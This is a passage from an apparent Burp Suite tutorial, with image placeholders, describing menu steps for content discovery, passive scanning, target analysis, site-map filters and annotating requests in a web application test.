
Now that you have browsed the application by following all of the visible links, try to identify any **hidden** content that is not linked from the visible content.

1. Select an HTTP request anywhere within Burp, or any part of the Target site map, and choose "**Engagement tools**" > "**Discover content**" from the context menu.




2. Click on "**Session is not running**" button in the "**Control**" tab to start content discovery.


3. The discovery session starts.



4. To understand what is happening as part of the discovery process, click on the "**Config**" tab and analyze all options.




5. Move to the "Site map" tab (within the "Content Discovery" window) to see what has been discovered as part of automated content discovery process.




Automated Scanning

1. Configure Burp. Refer the section Tool Configuration.
2. In the "Site map" tab, select any URL and right-click to open the context menu.
3. Select "Passively scan this host" option from the context menu.




Analyzing The Attack Surface

1. In the "Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Analyze target" option from the context menu.




3. In the "Target Analyzer" dialog, go through each of the tabs, i.e., "Summary", "Dynamic URLs", "Static URLs", and "Parameters" to understand the request and response structures, and to identify potentially vulnerable HTTP requests.



Display Filters


1. Without closing the "Target Analyzer" dialog, go to parent window in Burp, i.e., "Target" > "Site map".
2. You can, now, configure suitable **display filters** to hide from your view the items that you are currently not interested in. For example: >
   - Click on `Filter` bar.
   - Select the checkbox labeled as `Show only in-scope items` .
   - Click anywhere outside of the filter-box to apply the changes.




Annotating Interesting Items

Annotate items with colorful **highlights** and **comments**, to describe their purpose or to identify interesting items.

1. To highlight a request, right-click on the chosen request and select "**Highlight**" from the context menu.



